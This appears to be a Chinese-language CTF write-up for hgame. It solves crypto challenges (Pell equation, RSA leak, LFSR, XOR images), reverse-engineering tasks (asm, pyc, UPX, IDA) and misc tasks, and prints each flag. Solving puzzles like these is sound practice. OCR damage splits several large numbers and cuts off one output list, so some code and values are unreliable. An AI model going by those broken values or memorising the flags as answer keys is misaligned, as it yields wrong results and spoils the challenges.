Crypto

ezMath

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
import random,string
from secret import flag,y,x
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def encrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.encrypt(flag)
    return encrypted
D = 114514
assert x**2 - D * y**2 == 1
flag=pad(flag)
key=pad(long_to_bytes(y))[:16]
enc=encrypt(key)
print(f'enc={enc}')
#enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17
g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\
xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
```

先解密pell方程

```
def solve_pell(N, numTry = 1000):
    cf = continued_fraction(sqrt(N))
    pell=[]
    for i in range(numTry):
        denom = cf.denominator(i)
        numer = cf.numerator(i)
        if numer^2 - N * denom^2 == 1:
            pell.append((numer,denom))
    return pell
D = 114514
i=[]
i=solve_pell(D)
print(i)
```

```
[(30583891648158943350866758822177094319504203071407560098213625461113342859287680646624091205173231990378151386603699221985557852161629164123316413659485454593535868957177025760496265335277791086800,
(18707488566926527366923665207872189157456294276353460206913424086180129806191246868240339061506684718368297564258235480988444906405365186349055395669641422456632588531150329879134164555946104447187201,
(11442956066801062805720579960486333026902387957209212796641493663667035238490724795515492075258790819442764977443510960921469445288438189235606582540827411574512874645345479194743654828127604248370834868120465244662231940106230115073685827417428018183358431774246290598681625305729036535113822902879900,
(69994025696337347320495911980764096769218015764976851117961961369613672418541472753046240922355293716008221262048331074423765038448600210249976320626790037618324652259866151621875439995047275896011327061708067072579001574800798425973054049332623515101599832286763118132837273016900478359389921839686688847771522308740643796100787822966498852167306218629936495477941004706651054541701841240147642880100,
(20683864314312033733517024065318272646990187916170345868098336008768479164463401502785193136179579479174001021066291352614883362569633945407307533907868300493998580754469145826835066273690839541089853726240484778930359627230421898612724779060878367784589456401579447066270898635681939505801365474507925502538753365031437192729141020887659101559026674792843774699008382721741801524775314119542852800),
(42813793958304685317812399632637159459560977922487139710685344623759484365759247770671249421763274157070555053414970196829289983531169193229451013570229910942684117903940804122355256898341867365830789460072097095972328419445770574993835182165536199896966788647404467370076664206947439299742315178591428909084176625544481609203691868479537420424980740487056245142537777739169506811084127859470482567920916688219879710100972930060389699761210324626211177276113507905520620207584933412689604262907999,
(12651861301082812361427913988703293186635804055944704987270740497358725162068902626378417243779756307774630193771087254910122363321103315167347768991029380527603150193778120614644661580364930437589954494083015695721534302685538119005313014444491730609429150064796056404466858055343696093602047312840021971180290695601583059711777963724587243432547851099219079416462629918765607801739523306230349287561974178909018080838071238080029459365236483572170908392510756171071182463496853073772924069303400)]
```

取第一个y

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
import random,string
from Crypto.Util.Padding import pad
y=90378151386603699221985557852161629164123316413659485454593535868957177025760496265335277791086 80
key=long_to_bytes(y)[:16]
cipher = AES.new(key, AES.MODE_ECB)
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
flag = cipher.decrypt(enc)
print(flag)
```

```
b'hgame{GOod!_Yo3_k1ow_COntinued_Fra3tiOns!!!!!!!}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

ezRSA

```
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getPrime(1024)
q=getPrime(1024)
n=p*q
phi=(p-1)*(q-1)
e=0x10001
c=pow(m,e,n)
leak1=pow(p,q,n)
leak2=pow(q,p,n)

print(f'leak1={leak1}')
print(f'leak2={leak2}')
print(f'c={c}')

"""
leak1=14912717007361127196818257675129033155901844180572531042609541283758922767075754074392986585365039983910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289243874272420291641606026658159016906386768829928898573410412763223217565735269789838344132347745065817972772890866 9
leak2=11612299271467091538130991696749043648902000117288064416717991546702179489292797727208059664178556911913425903752238833519804315220615025910348557455881642474020473621555193348258394195999462535658120105453452939578174433863102142370317114645666343295584359854812259330878224522079201871650853849740257670946 1
c=10529481867532520034258056773864074017027019578041866245400647840230251661652999709715919620810933437191661180003295923273655675729588558899592524235622728816065501918076120812236580344991140980991532347991252705288633014913479970610056845543523591324177567061948922552275235486615514913932125436543991642607028689762693617305246716492783116813070355512606971626645594961850567586340389705821314842096465631886812281289843132258131809773797777049358789182212570606252509790830994263132020094153646296793522975632191912463919898988349282284972919932761952603379733234575351624039162440021940592552768579639977713099971
"""
```

p=leak1,q=leak2

```
from Crypto.Util.number import *
from gmpy2 import *
leak1=14912717007361127196818257675129033155901844180572531042609541283758922767
07575407439298658536503998391028384315072007447249396594632001580124696769799876
96419050900842798225665861812331113632892438742724202916416060266581590169063867
68829928898573410412763223217565735269789838344132347745065817972772890866 9
leak2=11612299271467091538130991696749043648902000117288064416717991546702179489
29279772720805966417855691191342590375223883351980431522061502591034855745588164
24740204736215551933482583941959994625356581201054534529395781744338631021423703
17114645666343295584359854812259330878224522079201871650853849740257670946 1
c=10529481867532520034258056773864074017027019578041866245400647840230251661652 9
99709715919620810933437191661180003295923273655675729588558899592524235622728816
06550191807612081223658034499114098099153234799125270528863301491347997061005684
55435235913241775670619489225522752354866155149139321254365439916426070286897626
93617305246716492783116813070355512606971626645594961850567586340389705821314842
09646563188681228128984313225813180977379777049358789182212570606252509790830 99
42631320200941536462967935229756321919124639198989883492822849729199327619526033
79733234575351624039162440021940592552768579639977713099971
print(bit_length(leak1))
e=0x10001
phi=(leak1-1)*(leak2-1)
d=invert(e,phi)
m=pow(c,d,leak1*leak2)
print(long_to_bytes(m))
```

```
1024
b'hgame{F3rmat_l1tt1e_theOrem_is_th3_bas1s}'
```

ezPRNG

```
from Crypto.Util.number import *
import uuid
def PRNG(R,mask):
    nextR = (R << 1) & 0xffffffff
    i=(R&mask)&0xffffffff
    nextbit=0
    while i!=0:
        nextbit^=(i%2)
        i=i//2
    nextR^=nextbit
    return (nextR,nextbit)

R=str(uuid.uuid4())
flag='hgame{'+R+'}'
print(flag)
R=R.replace('-','')
Rlist=[int(R[i*8:i*8+8],16) for i in range(4)]

mask=0b10001001000010000100010010001001
output=[]
for i in range(4):
```

```
    R=Rlist[i]
    out=''
    for _ in range(1000):
        (R,nextbit)=PRNG(R,mask)
        out+=str(nextbit)
    output.append(out)

print(f'output={output}')
```

```
#output=
['11111101101110111100001010110100010001111110011111101001010000111101111111110001
00001111101101111000010010001011010111101111000100101000000111111011011101010110
10111000000011110000100011101111011011000100101100110100101110001010001101101110
00001000100011110010101001011011011110111001101100101111101101010101100001101100
011101101111110011010101111001011001100010110100101011100111010011001110000111101
110000011011100000001111100000010000001011111100010110111001110011010000011011110110
01100000110101111111101011001101011101010100100001001111011001111011010101111011
10100110100101101111110100111010001101011111011110001100111111100101100001001001
00101101010101110010101001101010101011110111010011101110000100101111010110101111
11000111111111001000000000111001110010000101111111010011101100010100110100111001
0010001100011000001101000111010010000101101111110101100000001010000011100010110010
10010001000011000000100010010010010111010011111111011100100100100101111111001110
000111110110001111001111100101001001100010',
'00100000000010101111000011000111011111101111000100100111010101110010110011001011
110101100011101010000001100000110000000001100000011010111111101110010011011101101
00001000111110001110010001010011100101100100010001100101010111100111010000111111
01101011000011110001101011111000110111000011000110011100100101100111100000100100
10111100101110111000101101111111101101010001011101100001001010111011010000011010
00001000101010000101111010010000110000000001110100101010101111011010111110110010
00101000100011001100101010110110001010010001010110111011011111101011100111001101
11111111101001110111101001001111001111111010011001111111011000100011110001011100
01011110000110110111111011101011101001110000111000010101101111000110010110100110
10111000110101100110100011101101011101000111011000100110110001100110101010110010
01101111000011111010011110111000010001000011110001011100001000001000111111011010
00010001101101001001101100101101110100111111010111100000111010101001101010111100
00110101110111011010110110000010000110001',
'11101101100100010111001111101111110111001111101010011001111100100001000111001101
01101010001011111010111010111101011110010110001001100100101110100010101100011011
10000100001010010001001110101100010100001111101101110000110011000100011010000100
011111111000000101111000100101000000001001001001101110000100111001110001001011010
11111101011110110110100111011101011111011001100100001000101010001001011011010101
11000001011111001001100111100010010011111001011110011110110110101110010011110100
01100110001100001100000110000011111010100101111000000101011111010000111110000101
11110001000001001011101011010010101010100111110010101110001100100101100010101010
10011011000101100000100011100111100111001110001101010101110100110100000011000010
11000011101101000000011111000101111101011110011000011011000100100110111010011001
11110110010110001100010100111010111100100001011001011110111011001010110100000010
10010110000000011100011100001000000010011111000110100110000000110111011111010011
11110001011101100000010001001010011000001',
'000110101010101010100001001001100010000101010100001010001000100011101100110001001
10000100111000011010001010111101011011100110101101110111000001100100010010010100
00110111010001110010010100111000100010101101110111001001111011100101001011110101
00000100111110101110010010110100001000010010001101111001110100010001011101100111
01110101110110010010101101010100010100100010111001101111111011001111111110000000
001110000000100110001100010001101010100010110000101010001100001010011101010101110
11010010111011001010011100010101001100110000110101100010000100110101110100001101
00101101111001110011001100101011010010101011111011011110000011101000111110111000
00000001110110111010000110010100101110011101110001001110111101001010001000110111
011000111110001011101101101111110011110000000011100011000010000101001011001101110
10100001010100100010011001000010100111110010100000101101101001111000110100000110
11110101001010011000101000001110000111101010101000110110011100010111101110101110
11010101101100000110000001010010101111011']
```

直接用矩阵去求，

```
output=
['1111110110111011111000010101101000100011111100111111010010100001111011111110001
0000111110110111100001001000101101011110111100010010100000011111101101110101011
1011100000001111000010001110111101101100010010110011010010111000101000110110111
0000100010001111100101010010110110111101110011011001011111011010101011000011011000
0111011011111001101010111100101100110001011010010101110011101001100111000011110
1100000110111000000111110000010000010111110001011011100111001101000001101111011
0110000011010111111110101100110101110101010010000100111101100111101101010111011
1010011010010110111111010011101000110101111101110001100111111100101100001001001
0010110101010111001010100110101010101111011101001110111000010010111101011010111
1100011111111110010000000001110011100100001011111110100111011000101001101001110
0010001100011000001101000111010010000101101111101011000000101000001110001011001
1001000100001100000010001001001001011101001111111101110010010010010111111001110
0001111101100011110011111001010010011000010',
'0010000000001010111100001100011101111101111000100100111010101110010110011001011
1101011000111010100000011000001100000000110000001101011111110111001001101110110
0000100011111000111001000101001110010110010001000110010101011110011101000011111
0110101100001111000110101111100011011100001100011001110010010110011110000010010
1011110010111011100010110111111111011010100010111011000010010101110110100000110
0000100010101000010111101001000011000000000111010010101010111101101011111011001
0010100010001100110010101011011000101001000101011011101101111110101110011100110
1111111110100111011110100100111100111111101001100111111110110001000111100010111000
0101111000011011011111101110101110100111000011100001010110111100011001011010011
1011100011010110011010001110110101110100011101100010011011000110011010101011001
0110111100001111101001111011100001000100001111000101110000100000100011111011010
0001000110110100100110110010110111010011111101011110000011101010100110101011100
0011010111011101101011011000001000011000 1',
'1110110110010001011100111110111111011100111110101001100111110010000100011100110
1101010001011111010111010111101011110010110001001100100101110100010101100011011
1000010000101001000100111010110001010000111110110111000011001100010001101000010
0111111110000010111100010010100000000100100100110111000010011100111000100101101
1111110101111011011010011101110101111101100110010000100010101000100101101101010
1100000101111100100110011110001001001111100101111001111011010110101110010011110100
0110011000110000110000011000001111101010010111100000010101111101000011111000010
1111000100000100101110101101001010101010011111001010111000110010010110001010101
0
```

```
for i in output:
    c =  i[:32]
    v_list=[]
    n=31
    for i in mask:
        v_list.append(int(i))
    v_list.append(1)#这里加个1，让伴随矩阵扩大一维，刚好最后一行是mask
    F.<x>=PolynomialRing(GF(2))
    P=F(v_list)#20个数，0-19，伴随矩阵会少1个变成19
    M=companion_matrix(P,format='bottom')
#     print(M)
    a_list=[int(c[i]) for i in range(len(c))]
#     print(a_list)
    a_list=vector(list(a_list))
#     print(a_list)
    M=M^32#算了几次
    flag=M.solve_right(a_list)
    aa=''
    for i in flag:
        aa+=str(i)
    print(hex(int(aa,2)))
```

```
32
0xfbbbee82
0x3f434f91
0x93379078
0x80e4191a
```

按uuid的格式去拼下

```
hgame{fbbbee82-3f43-4f91-9337-907880e4191a}
```

strange_image

```
import time

from PIL import Image, ImageDraw, ImageFont
import threading
import random
import secrets


flag = "hgame{fake_flag}"


def generate_random_image(width, height):   #生成随机图片，大小是width, height
    image = Image.new("RGB", (width, height), "white")
    pixels = image.load()
    for x in range(width):
        for y in range(height):
            red = random.randint(0, 255)
            green = random.randint(0, 255)
            blue = random.randint(0, 255)
```

```
            pixels[x, y] = (red, green, blue)
    return image


def draw_text(image, width, height, token):#在图片里写字
    font_size = random.randint(16, 40)
    font = ImageFont.truetype("arial.ttf", font_size)
    text_color = (random.randint(0, 255), random.randint(0, 255),
random.randint(0, 255))
    x = random.randint(0, width - font_size * len(token))
    y = random.randint(0, height - font_size)
    draw = ImageDraw.Draw(image)
    draw.text((x, y), token, font=font, fill=text_color)#x,y是文本位置
    return image


def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image


def generate_unique_strings(n, length):#生成n个长度是8的十六进制：如06e65a88
    unique_strings = set()
    while len(unique_strings) < n:
        random_string = secrets.token_hex(length // 2)
        unique_strings.add(random_string)
    return list(unique_strings)


random_strings = generate_unique_strings(len(flag), 8)#做为图片的name


current_image = generate_random_image(120, 80)
key_image = generate_random_image(120, 80)

def random_time(image, name):
    time.sleep(random.random())
    image.save(".\\png_out\\{}.png".format(name))

for i in range(len(flag)):#len(flag)=21
    current_image = draw_text(current_image, 120, 80, flag[i])
    threading.Thread(target=random_time, args=(xor_images(current_image,
key_image), random_strings[i])).start()
```

相邻的图片异或只会有一个字，这里的难点就是找到相邻的图片，这里用了多线程导致图片的顺序混乱了

```
import time

from PIL import Image, ImageDraw, ImageFont
import threading
import random
import secrets


flag = "hgame{fake_flag}"


def generate_random_image(width, height):
    image = Image.new("RGB", (width, height), "white")
    pixels = image.load()
    for x in range(width):
        for y in range(height):
            red = random.randint(0, 255)
            green = random.randint(0, 255)
            blue = random.randint(0, 255)
            pixels[x, y] = (red, green, blue)
    return image


def draw_text(image, width, height, token):
    font_size = random.randint(16, 40)#
    font = ImageFont.truetype("arial.ttf", font_size)
    text_color = (random.randint(0, 255), random.randint(0, 255),
random.randint(0, 255))
    x = random.randint(0, width - font_size * len(token))
    y = random.randint(0, height - font_size)
    draw = ImageDraw.Draw(image)
    draw.text((x, y), token, font=font, fill=text_color)
    return image


def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image


def generate_unique_strings(n, length):
    unique_strings = set()
```


```
    while len(unique_strings) < n:
        random_string = secrets.token_hex(length // 2)
        unique_strings.add(random_string)
    return list(unique_strings)


random_strings = generate_unique_strings(len(flag), 8)
# print('random_strings=',random_strings)
# a=Image.open(r'png_out/1e818c03.png')
# b=Image.open(r'png_out/4e8a536e.png')
# aa=xor_images(a, b)
# aa.show()
# current_image = generate_random_image(120, 80)
# key_image = generate_random_image(120, 80)
# current_image = draw_text(current_image, 120, 80, flag[0])
# current_image.show()

import os
from PIL import Image

folder_path = 'png_out'
image_list = []

# 遍历文件夹中的文件
for filename in os.listdir(folder_path):
    file_path = os.path.join(folder_path, filename)
    if os.path.isfile(file_path) and filename.lower().endswith('.png'):
        # 仅处理扩展名为 .png 的文件
        image = Image.open(file_path)
        image_list.append(image)
llist=[]
for image in image_list:
    llist.append(image.filename)
print(llist)
#notepad++里处理下只取出文件名
llist=['0086b19e', '07e87b7c', '18ef202a', '194f4604', '1e818c03', '37bd8563',
'4675c2b4', '4e8a536e', '4feb8f79', '5c55dc77', '64d3105a', '6760fade',
'6f050db3', '7fccdb2c', '88de0f1e', '8efe1319', 'aa10e2f3', 'c2a7209d',
'd73209f8', 'e626e3b0', 'ebeaf198']
for i in range(len(image_list)):
    for j in range(i+1,len(image_list)):
        aa=xor_images(image_list[i],image_list[j])
        aa.save(".\\png_out\\{}_{}.png".format(llist[i],llist[j]))
```

然后去目录下找就显示一个字的，处理成可以https://csacademy.com/app/graph_editor/直接画图的数据

```
data=[('1e818c03_64d3105a','c'),
      ('4e8a536e_6760fade','_'),
      ('4feb8f79_8efe1319','8'),
      ('5c55dc77_7fccdb2c','g'),
      ('6f050db3_aa10e2f3','b'),
      ('6f050db3_c2a7209d','e'),
      ('07e87b7c_1e818c03','3'),
      ('07e87b7c_4feb8f79','0'),
```

```
      ('7fccdb2c_e626e3b0','a'),
      ('8efe1319_aa10e2f3','_'),
      ('18ef202a_ebeaf198','{'),
      ('37bd8563_4e8a536e','1'),
      ('37bd8563_c2a7209d','7'),
      ('0086b19e_18ef202a','1'),
      ('0086b19e_d73209f8','a'),
      ('88de0f1e_d73209f8','d'),
      ('194f4604_64d3105a','}'),
      ('4675c2b4_e626e3b0','m'),
      ('4675c2b4_ebeaf198','e'),
      ('6760fade_88de0f1e','f')
      ]
#处理成https://csacademy.com/app/graph_editor/可以画图的样式
for c,d in data:
    u,v=c.split('_')
    print(u,v,d)
```

```
1e818c03 64d3105a c
4e8a536e 6760fade _
4feb8f79 8efe1319 8
5c55dc77 7fccdb2c g
6f050db3 aa10e2f3 b
6f050db3 c2a7209d e
07e87b7c 1e818c03 3
07e87b7c 4feb8f79 0
7fccdb2c e626e3b0 a
8efe1319 aa10e2f3 _
18ef202a ebeaf198 {
37bd8563 4e8a536e 1
37bd8563 c2a7209d 7
0086b19e 18ef202a 1
0086b19e d73209f8 a
88de0f1e d73209f8 d
194f4604 64d3105a }
4675c2b4 e626e3b0 m
4675c2b4 ebeaf198 e
6760fade 88de0f1e f
```



右边拖下图标显示成一链让看的更清晰些

```
hgame{1adf_17eb_803c}
```

Reverse

ezASM

```
section .data
    c db 74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34   ; 预设的密文
    flag db 33 dup(0)  ; 用户输入的标志
    format db "plz input your flag: ", 0  ; 提示用户输入标志的消息
    success db "Congratulations!", 0  ; 匹配成功的消息
    failure db "Sry, plz try again", 0  ; 匹配失败的消息

section .text
    global _start

_start:
    ; 打印提示消息
    mov eax, 4
    mov ebx, 1
    mov ecx, format
    mov edx, 20
    int 0x80

    ; 读取用户输入
    mov eax, 3
    mov ebx, 0
    mov ecx, flag
    mov edx, 33
    int 0x80
```

```
    ; 检查标志
    xor esi, esi
check_flag:
    mov al, byte [flag + esi]
    xor al, 0x22
    cmp al, byte [c + esi]
    jne failure_check

    inc esi
    cmp esi, 33
    jne check_flag

    ; 打印成功消息
    mov eax, 4
    mov ebx, 1
    mov ecx, success
    mov edx, 14
    int 0x80

    ; 退出程序
    mov eax, 1
    xor ebx, ebx
    int 0x80

failure_check:
    ; 打印失败消息
    mov eax, 4
    mov ebx, 1
    mov ecx, failure
    mov edx, 18
    int 0x80

    ; 退出程序
    mov eax, 1
    xor ebx, ebx
    int 0x80
```

直接就是个异或0x22

```
a=[74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80,
86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34]
for i in a:
    print(chr(i^0x22),end='')
```

```
hgame{ASM_Is_ImpOrt4nt_4_Rev3rs3}
```

ezPYC

用pyinstxtractor-ng.exe解密，然后出来个pyc，直接用pycdc报错，

```
charon@root:~/Desktop/tools/pycdc-master$ ./pycdc ezPYC.pyc
# Source Generated with Decompyle++
```

```
# File: ezPYC.pyc (Python 3.11)

Unsupported opcode: JUMP_BACKWARD
flag = [
    87,
    75,
    71,
    69,
    83,
    121,
    83,
    125,
    117,
    106,
    108,
    106,
    94,
    80,
    48,
    114,
    100,
    112,
    112,
    55,
    94,
    51,
    112,
    91,
    48,
    108,
    119,
    97,
    115,
    49,
    112,
    112,
    48,
    108,
    100,
    37,
    124,
    2]
c = [
    1,
    2,
    3,
    4]
input = input('plz input flag:')
# WARNING: Decompyle incomplete
```

那就用pydas

```
charon@root:~/Desktop/tools/pycdc-master$ ./pycdas ezPYC.pyc
ezPYC.pyc (Python 3.11)
[Code]
```

```
File Name: ezPYC.py
Object Name: <module>
Qualified Name: <module>
Arg Count: 0
Pos Only Arg Count: 0
KW Only Arg Count: 0
Stack Size: 5
Flags: 0x00000000
[Names]
    'flag'
    'c'
    'input'
    'range'
    'i'
    'ord'
    'print'
    'exit'
[Locals+Names]
[Constants]
    (
        87
        75
        71
        69
        83
        121
        83
        125
        117
        106
        108
        106
        94
        80
        48
        114
        100
        112
        112
        55
        94
        51
        112
        91
        48
        108
        119
        97
        115
        49
        112
        112
        48
        108
        100
```

```
            37
            124
            2
        )
        (
            1
            2
            3
            4
        )
        'plz input flag:'
        0
        36
        1
        4
        'Sry, try again...'
        'Wow!You know a little of python reverse'
        None
    [Disassembly]
        0       RESUME                      0
        2       BUILD_LIST                  0
        4       LOAD_CONST                  0: (87, 75, 71, 69, 83, 121, 83,
125, 117, 106, 108, 106, 94, 80, 48, 114, 100, 112, 112, 55, 94, 51, 112, 91,
48, 108, 119, 97, 115, 49, 112, 112, 48, 108, 100, 37, 124, 2)
        6       LIST_EXTEND                 1
        8       STORE_NAME                  0: flag
        10      BUILD_LIST                  0
        12      LOAD_CONST                  1: (1, 2, 3, 4)
        14      LIST_EXTEND                 1
        16      STORE_NAME                  1: c
        18      PUSH_NULL
        20      LOAD_NAME                   2: input
        22      LOAD_CONST                  2: 'plz input flag:'
        24      PRECALL                     1
        28      CALL                        1
        38      STORE_NAME                  2: input
        40      PUSH_NULL
        42      LOAD_NAME                   3: range
        44      LOAD_CONST                  3: 0
        46      LOAD_CONST                  4: 36
        48      LOAD_CONST                  5: 1
        50      PRECALL                     3
        54      CALL                        3
        64      GET_ITER
        66      FOR_ITER                    62 (to 192)
        68      STORE_NAME                  4: i
        70      PUSH_NULL
        72      LOAD_NAME                   5: ord
        74      LOAD_NAME                   2: input
        76      LOAD_NAME                   4: i
        78      BINARY_SUBSCR
        88      PRECALL                     1
        92      CALL                        1
        102     LOAD_NAME                   1: c
        104     LOAD_NAME                   4: i
```

```
        106     LOAD_CONST                     6: 4
        108     BINARY_OP                      6 (%)
        112     BINARY_SUBSCR
        122     BINARY_OP                      12 (^)
        126     LOAD_NAME                      0: flag
        128     LOAD_NAME                      4: i
        130     BINARY_SUBSCR
        140     COMPARE_OP                     3 (!=)
        146     POP_JUMP_FORWARD_IF_FALSE      21 (to 190)
        148     PUSH_NULL
        150     LOAD_NAME                      6: print
        152     LOAD_CONST                     7: 'Sry, try again...'
        154     PRECALL                        1
        158     CALL                           1
        168     POP_TOP
        170     PUSH_NULL
        172     LOAD_NAME                      7: exit
        174     PRECALL                        0
        178     CALL                           0
        188     POP_TOP
        190     JUMP_BACKWARD                  63
        192     PUSH_NULL
        194     LOAD_NAME                      6: print
        196     LOAD_CONST                     8: 'Wow!You know a little of
python reverse'
        198     PRECALL                        1
        202     CALL                           1
        212     POP_TOP
        214     LOAD_CONST                     9: None
        216     RETURN_VALUE
```

让gpt翻译成python

```python
flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114,
100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48,
108, 100, 37, 124, 2]
c = [1, 2, 3, 4]

input = input('plz input flag:')

for i in range(0, 36, 1):
    char_ord = ord(input[i])
    c_index = i % 4
    xor_result = char_ord ^ c[c_index]
    if xor_result != flag[i]:
        print('Sry, try again...')
        exit()

print('Wow! You know a little of python reverse')
```

exp:

```
flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114,
100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48,
108, 100, 37, 124, 2]
c = [1, 2, 3, 4]
for i in range(0, 36, 1):
    char_ord = flag[i]
    c_index = i % 4
    xor_result = char_ord ^ c[c_index]
    print(chr(xor_result),end='')
```

```
VIDAR{Python_R3vers3_1s_1nter3st1ng!
```

ezUPX

upx脱壳，发现就是个简单的异或

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v3; // edx
  __int64 i; // rax
  __int128 v6[2]; // [rsp+20h] [rbp-38h] BYREF
  int v7; // [rsp+40h] [rbp-18h]

  memset(v6, 0, sizeof(v6));
  v7 = 0;
  printf("plz input your flag:\n");
  scanf("%36s");
  v3 = 0;
  for ( i = 0i64; (*((_BYTE *)v6 + i) ^ 0x32) == byte_1400022A0[i]; ++i )
  {
    if ( (unsigned int)++v3 >= 0x25 )
    {
      printf("Coooool!You really know a little of UPX!");
      return 0;
    }
  }
  printf("Sry,try again plz...");
  return 0;
}
```

exp:

```
a=[0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13,
  0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06,
  0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54,
  0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F, 0x32]
for i in a:
    print(chr(i^0x32),end='')
```

```
VIDAR{Wow!YOu_knOw_4_l1ttl3_Of_UPX!}
```

ezIDA

直接IDA打开就可以看见flag

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  printf("plz input flag:\n");
  scanf("%39s");
  if ( !strcmp(byte_1400030C8, aHgameW3lcOmeT0) )
    printf("%s");
  else
    printf("Sry, Try agin plz...");
  return 0;
}
```

```
.data:0000000140003038 aHgameW3lcOmeT0 db
'hgame{w3lcOme_TO_Th3_World_of_Rev3rse!}',0
```

MISC

签到

关注公众号

SignIn

直接图片爆破crc，得到一张图片

simple_attack

360直接解压获得一张图片和一个压缩包，明显的是明文攻击，用bindizip正常压缩后明文攻击，可以恢复出三个密钥，点ok后可以保存没有密码的zip

